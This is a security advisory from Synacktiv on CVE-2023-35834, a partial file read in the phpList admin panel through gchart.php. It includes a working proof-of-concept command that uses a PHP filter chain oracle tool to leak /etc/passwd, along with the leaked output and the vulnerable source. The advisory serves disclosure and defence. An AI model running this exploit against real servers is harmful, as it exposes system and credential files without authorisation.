&é

SYNACKTIV

SECURITY ADVISORY


Partial File Read in phpList <= 3.6.12

CVE-2023-35834

2023.07.04

VINCENT HERBULOT

RÉMI MATASSE



Vulnerability description

Presentation of phpList

phpList is software for sending email newsletters, marketing campaigns and announcements: you can send to millions of subscribers or just to a few hundred. phpList is used via a web browser and installed on your server.

Issue

Synacktiv discovered a partial file read in the project due to a lack of control on user-provided input. This vulnerability is only exploitable from the administration panel of the phpList application. By exploiting this vulnerability, an attacker is able to exfiltrate a partial content of any file readable by the system user running the server.

Affected versions

phpList version 3.6.12 is affected, and anterior versions are likely to be vulnerable as well.

Timeline

Date	Description
2023.03.23	Advisory sent to phpList developers: info@phplist.com
2023.03.24	Acknowledgment of the vulnerability by phpList. A patch is scheduled for the next release.
2023.04.25	Follow up on the progression of phpList
2023.05.26	Release of phpList 3.6.13 which contains the patch[2]
2023.06.19	CVE-2023-35834 assigned
2023.07.04	Public release


2 https://www.phplist.org/newslist/phplist-3-6-13-release-notes/

Technical description

Exploit

The **phplist-docker** project was used for the proof-of-concept[3]. The POC was tested against version 3.6.6, although the exploited file (**gchart.php**) is identical in the latest version of the project (3.6.12).

The **filters_chain_oracle_exploit tool**[4] was used to leak the content of the file.



Page d'accueil

Il n'y a aucune statistique disponible pour le moment

Figure 1: Logged as admin on phpList

Once authenticated as **admin** on the software, the following command can be used to exfiltrate a file content by exploiting **gchart.php**. However, since the exploited variable is a GET parameter, the amount of data that can be exfiltrated is limited.

```
$ python3 filters_chain_oracle_exploit.py --target
'http://localhost:8000/lists/admin/?page=gchart' --file /etc/passwd --parameter url
--headers='{"Cookie": "preferredLanguage=fr; browsetrail=%3Fpage%3Dupdatetranslation
%26tk%3D1b192409c1fad623a81929589223f79e; browsetrail=;
phpListSession=o86km1ie0uvk3m60b9c3l1cpj1"}' --verb GET --in_chain
'chart.apis.google.com/chart'
[*] The following URL is targeted : http://localhost:8000/lists/admin/?page=gchart
[*] The following local file is leaked : /etc/passwd
[...]
[*] You passed your payload on a GET parameter, the leak might be partial! (~135 chars
max by default)
b'cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2Jpbjovd
XNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5
czovZG'
b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\
nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/d'
```

3 https://github.com/phpList/phplist-docker
4 https://github.com/synacktiv/php_filter_chains_oracle_exploit

Details

The vulnerability arises in the **gchart.php** file and more specifically in the **url** GET parameter:

```
<?php
[...]

$url = $_GET['url'];
$url = str_replace('&amp;', '&', $url);

if (strpos($url, 'chart.apis.google.com/chart') === false) {
    echo 'Error';
    exit;
}
[...]
$cache = Sql_Fetch_Row_Query(sprintf('select content from %s where url = "%s"',
$GLOBALS['tables']['gchartcache'], $url), 1);
if (empty($cache[0])) {
    $content = file_get_contents($url);
    Sql_Query(sprintf('insert into %s (url,content,added) values("%s","%s",now())',
$GLOBALS['tables']['gchartcache'],
        $url, base64_encode($content)), 1);
} else {
    $content = base64_decode($cache[0]);
```

The **url** GET parameter is controlled by the user. A transformation is performed on the parameter to replace all **&** characters with **&amp;**. The parameter is then checked to ensure that the string **chart.apis.google.com/chart** is present in the user-provided value. Finally, if the URL submitted by the user is not present in the database cache, it is opened and its content is read using the **file_get_contents** function.

The **file_get_contents** function, along with other functions, has been discovered to allow an attack to blindly extract arbitrary file content on the system. This can be done by submitting a specially crafted PHP filter chain to the function. More information on this attack can be found on our website[5]. Additionally, a tool was developed by one of our expert to facilitate the exploitation of this vulnerability[6].

PHP developers have been notified about this issue affecting multiple file read functions. Unfortunately, this is a complex issue and a patch is not yet available.

5 https://www.synacktiv.com/en/publications/php-filter-chains-file-read-from-error-based-oracle.html
6 https://github.com/synacktiv/php_filter_chains_oracle_exploit

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com